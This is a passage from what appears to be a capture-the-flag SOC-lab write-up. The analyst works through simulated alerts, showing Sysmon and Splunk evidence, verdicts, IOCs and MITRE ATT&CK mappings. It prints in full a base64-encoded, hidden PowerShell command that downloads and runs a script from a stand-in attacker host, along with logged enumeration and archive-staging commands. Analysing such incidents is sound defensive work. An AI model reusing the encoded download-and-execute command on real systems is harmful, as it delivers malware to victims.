We are given the following playbook. 
The process is legitimate (powershell.exe) but worth noting just to make sure we follow the playbook. The real deal is hidden in the command line.
CommandLine: powershell.exe -NoP -W Hidden -Enc JABzAHQAYQBnAGUAcgAgAD0AIAAiACQAZQBuAHYAOgBUAEUATQBQAFwAcwB2AGMAaABvAHMAdABfAHUAcABkAGEAdABlAC4AcABzADEAIgANAAoAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAEYAaQBsAGUAKAAnAGgAdAB0AHAAOgAvAC8AcABhAHkAbABpAG4AawAtAGMAZABuAC4AdABoAG0AOgA4ADAANgA3AC8AcwB2AGMAaABvAHMAdABfAHUAcABkAGEAdABlAC4AcABzADEAJwAsACAAJABzAHQAYQBnAGUAcgApAA0ACgBTAHQAYQByAHQALQBQAHIAbwBjAGUAcwBzACAAcABvAHcAZQByAHMAaABlAGwAbAAuAGUAeABlACAALQBBAHIAZwB1AG0AZQBuAHQATABpAHMAdAAgACIALQBOAG8AUAAgAC0AVwAgAEgAaQBkAGQAZQBuACAALQBFAHgAZQBjAHUAdABpAG8AbgBQAG8AbABpAGMAeQAgAEIAeQBwAGEAcwBzACAALQBGAGkAbABlACAAYAAiACQAcwB0AGEAZwBlAHIAYAAiACIAIAAtAFcAaQBuAGQAbwB3AFMAdAB5AGwAZQAgAEgAaQBkAGQAZQBuAA==
Similar as before, but this time we have another -Enc flag. -Enc flag is executing the base64 encoded script. The results of the decoding, is mentioned in the summary of the alert.
Decoded Command in CyberChief: `env:TEMP\svchost_update.ps1”; (New-Object Net.WebClient).DownloadFile(‘http[:]//paylink-cdn[.]thm:8067/svchost_update.ps1’, stager” -WindowStyle Hidden”
So basically a script that downloads svchost_update.ps1 from the http[:]//paylink-cdn[.]thm:8067 and hide it with Hidden flags. It will be saved in the TEMP file.
We understand what is actually executing and doing, of course it is obvious that no normal user or legitimate service will encrypt in base64 an script for downloading an app from the paylink-cdn[.]thm. So with even without going further we can confidently say that the alert is True Positive.

Here we can see in Splunk when and where exactly was the command executed.
Verdict - 6353 (Suspicious Child Process Spawned)
Description: The attacker is establishing an connection with paylink-cdn[.]thm:8067 to get the malicious file svchost_update.ps1 to the host via encoding the script into the command line. Timestamp: 10/23/2026 11:31:00.782
User: M.Smith
Asset: TRYHATME\m.smith
List of IOCs:
- svchost_update.ps1
- paylink-cdn[.]thm:8067
The following techniques and tactics used:
User Execution (Malicious File)
- Technique: T1204 (User Execution)
- Sub-Technique: T1204.002 (Malicious File)
Execution via Command and Scripting Interpreter
- Technique: T1059 (Command and Scripting Interpreter)
- Sub-Technique: T1059.001 (PowerShell)
Execution via Office Macro / Scripting
- Technique: T1059 (Command and Scripting Interpreter)
- Sub-Technique: T1059.005 (Visual Basic)
Obfuscated Files or Information (Base64 Encoded Command)
- Technique: T1027 (Obfuscated Files or Information)
- Sub-Technique: T1027.010 (Command Obfuscation)
Ingress Tool Transfer (Payload Download via WebClient)
- Technique: T1105 (Ingress Tool Transfer)
Masquerading (svchost_update.ps1)
- Technique: T1036 (Masquerading)
- Sub-Technique: T1036.005 (Match Legitimate Name or Location)
Hide Artifacts (Hidden Window Execution)
- Technique: T1564 (Hide Artifacts)
- Sub-Technique: T1564.003 (Hidden Window)
Seventh Alert - 6356 (Rapid Domain and Host Enumeration from Non-Administrative Host)


Alert & Event Metadata
- Host:
THM-MSMITH.tryhatmestudios.thm- Timestamp:
10/23/2026 11:36:04.782- Data Source:
WinEventLog:Microsoft-Windows-Sysmon/Operational- Event ID:
1(Process Create)- Record ID:
46239- Target User:
TRYHATME\m.smith- User SID:
S-1-5-18- Logon ID:
0x9C30E0- Logon GUID:
{3af46175-c39c-6a8f-e030-9c0000000000}- Terminal Session ID:
4Parent Process (Execution Source)
- Parent Image:
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe- Parent Process ID:
9356- Parent Process GUID:
{3af46175-390a-6a90-991d-000000001200}- Parent User:
TRYHATME\m.smith- Parent CommandLine:
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -W Hidden -ExecutionPolicy Bypass -File "C:\Users\MC0CD~1.SMI\AppData\Local\Temp\svchost_update.ps1"- Referenced Script Path:
C:\Users\MC0CD~1.SMI\AppData\Local\Temp\svchost_update.ps1Child Process (Target Execution)
- Image Path:
C:\Windows\SysWOW64\net.exe- Original File Name:
net.exe- Process ID:
9744- Process GUID:
{3af46175-3a39-6a90-d91d-000000001200}- CommandLine:
"C:\Windows\system32\net.exe" user /domain- Current Directory:
C:\Windows\system32\- Integrity Level:
Medium- Product:
Microsoft® Windows® Operating System- File Version:
10.0.22621.1 (WinBuild.160101.0800)Process Hashes (net.exe)
- MD5:
28C604BE558D42A7A999B67219BCE2DB- SHA256:
43C411FC62EEE2A3F04B02C2785DAF37D5B26A36171D037855667D8F32C3D142- IMPHASH:
6C829877160814FC33B041AB46ABAC59Detection Context
- Description: This detection fires when a workstation that is not used for directory administration runs several domain and host enumeration commands in quick succession. The burst is aggregated, so a single alert represents the sequence rather than one execution, and the analyst is expected to recover the full set of commands issued. Administrators legitimately issue these queries, but rarely as a burst from a standard user endpoint, and the same sequence is a routine early step for a threat actor mapping an environment after gaining execution. The analyst must identify the account and the parent process behind the commands, what information they returned, and what activity followed them.
Overview Investigation
We are provided with no playbook, which is important to mention due to the process steps.
The file is named net.exe, is a native, built-in command-line utility in Microsoft Windows used to manage network resources, user accounts, groups, services, and shared drives.
Command line:"C:\Windows\system32\net.exe" user /domain could be normal, but it is really important who or what triggered the command.
Let’s take a look at the Parent CommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -W Hidden -ExecutionPolicy Bypass -File "C:\Users\MC0CD~1.SMI\AppData\Local\Temp\svchost_update.ps1"
The powershell executed with same flags as before, Hidden for no reason. We can already close the alert for a True Positive case. Also, svchost_update.ps1 appears again in the fourth alert. So in the end, the user /domain is done for the user enumartion tactic.
Verdict - 6356 (Rapid Domain and Host Enumeration from Non-Administrative Host)
Description: The filed svchost_update.ps1 moved into the MC0CD~1.SMI user and it is trying to enumerate credentials via "C:\Windows\system32\net.exe" user /domain.
Timestamp: 10/23/2026 11:36:04.782
User: TRYHATME\m.smith
Asset: THM-MSMITH.tryhatmestudios.thm
List of IOCs:
- C:\Users\MC0CD~1.SMI\AppData\Local\Temp\svchost_update.ps1
After the investigation we can list the following Techniques:
Account Discovery (Domain Account Enumeration)
- Technique: T1087 (Account Discovery)
- Sub-Technique: T1087.002 (Domain Account)
Execution via Command and Scripting Interpreter
- Technique: T1059 (Command and Scripting Interpreter)
- Sub-Technique: T1059.001 (PowerShell)
Masquerading (svchost_update.ps1)
- Technique: T1036 (Masquerading)
- Sub-Technique: T1036.005 (Match Legitimate Name or Location)
Hide Artifacts (Hidden Window Execution)
- Technique: T1564 (Hide Artifacts)
- Sub-Technique: T1564.003 (Hidden Window)
Eighth Alert - 6359 (Suspicious Archive Utility Execution on Workstation)


Alert & Event Metadata
- Host:
THM-SREYES.tryhatmestudios.thm- Timestamp:
10/23/2026 11:45:25.782- Data Source:
WinEventLog:Microsoft-Windows-Sysmon/Operational- Event ID:
1(Process Create)- Record ID:
43451- Target User:
NT AUTHORITY\SYSTEM- User SID:
S-1-5-18- Logon ID:
0x3E7- Logon GUID:
{3af46175-ee50-6a8e-e703-000000000000}- Terminal Session ID:
0Parent Process (Execution Source)
- Parent Image:
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe- Parent Process ID:
14264- Parent Process GUID:
{3af46175-3bfc-6a90-a41c-000000001100}- Parent User:
NT AUTHORITY\SYSTEM- Parent CommandLine:
powershell.exe -NoP -NonI -W Hidden -ExecutionPolicy Bypass -File C:\Windows\Temp\svchost_update.ps1- Referenced Script Path:
C:\Windows\Temp\svchost_update.ps1Child Process (Target Execution)
- Image Path:
C:\Program Files\7-Zip\7z.exe- Original File Name:
7z.exe- Process ID:
9104- Process GUID:
{3af46175-3cec-6a90-e61c-000000001100}- CommandLine:
"C:\Program Files\7-Zip\7z.exe" a -mx=1 C:\Windows\Temp\nx_build_beta.7z C:\Dev\NeuralNexus\Build\*- Current Directory:
C:\Windows\System32\- Integrity Level:
System- Product:
7-Zip- File Version:
24.09Process Hashes (7z.exe)
- MD5:
B6D5860F368B28CAA9DD14A51666A5CD- SHA256:
E2CA3EC168AE9C0B4115CD4FE220145EA9B2DC4B6FC79D765E91F415B34D00DE- IMPHASH:
C9F19638C1640C54CAB9BD55C830AAEDDetection Context
- Description: This detection fires when an archive utility is executed on a workstation to compress the contents of a directory that the interactive user does not normally package. Bulk compression is how collected data is prepared before it is moved off a host, but backup and diagnostic jobs produce the same telemetry, including under automated non-interactive parents, so parent interactivity alone does not separate them. The analyst must establish what was compressed, where the archive was written, which process launched the utility, and what that same process did on the network afterwards.
Overview Investigation
With no playbook available for this scenario, we can decide the path we are going to take in order to decide the final verdict of the alert.
The process 7z.exe is a legitimate program to archive content, simiar to winrar. For that, we can question if the alert is based on exfiltration behaviour.
The file archived is containing the build for the game. The archive contains C:\Dev\NeuralNexus\Build\ and it is saved into C:\Windows\Temp\nx_build_beta. Which rises suspicions due to the path. Saving it in temp is not a common practice.
Parent CommandLine reveals the same pattern as seen before Parent CommandLine: powershell.exe -NoP -NonI -W Hidden -ExecutionPolicy Bypass -File C:\Windows\Temp\svchost_update.ps1 Hidden powershell and bypassing rules is the obvious giveaway here.
Verdict - 6359 (Suspicious Archive Utility Execution on Workstation)
Description: The archived game build located in the Windows\Temp named nx_build_beta.7z is getting ready to be exfiltrated via the C2 command server based on the other alerts.
Timestamp: 10/23/2026 11:45:25.782
User: NT AUTHORITY\SYSTEM
Asset: THM-SREYES.tryhatmestudios.thm
List of IOCs:
- C:\Windows\Temp\nx_build_beta.7z
After the investigation we can list the following Techniques:
Execution via Command and Scripting Interpreter
- Technique: T1059 (Command and Scripting Interpreter)
- Sub-Technique: T1059.001 (PowerShell)
Masquerading (svchost_update.ps1)
- Technique: T1036 (Masquerading)
- Sub-Technique: T1036.005 (Match Legitimate Name or Location)
Hide Artifacts (Hidden Window Execution)
- Technique: T1564 (Hide Artifacts)
- Sub-Technique: T1564.003 (Hidden Window)
Archive Collected Data (7-Zip Utility)
- Technique: T1560 (Archive Collected Data)
- Sub-technique: T1560.001 (Archive via Utility)
Data from Local System (Directory Staging)
- Technique: T1005 (Data from Local System)
Ninth Alert - 6354 (Suspicious Outbound Connection Following Document Execution)
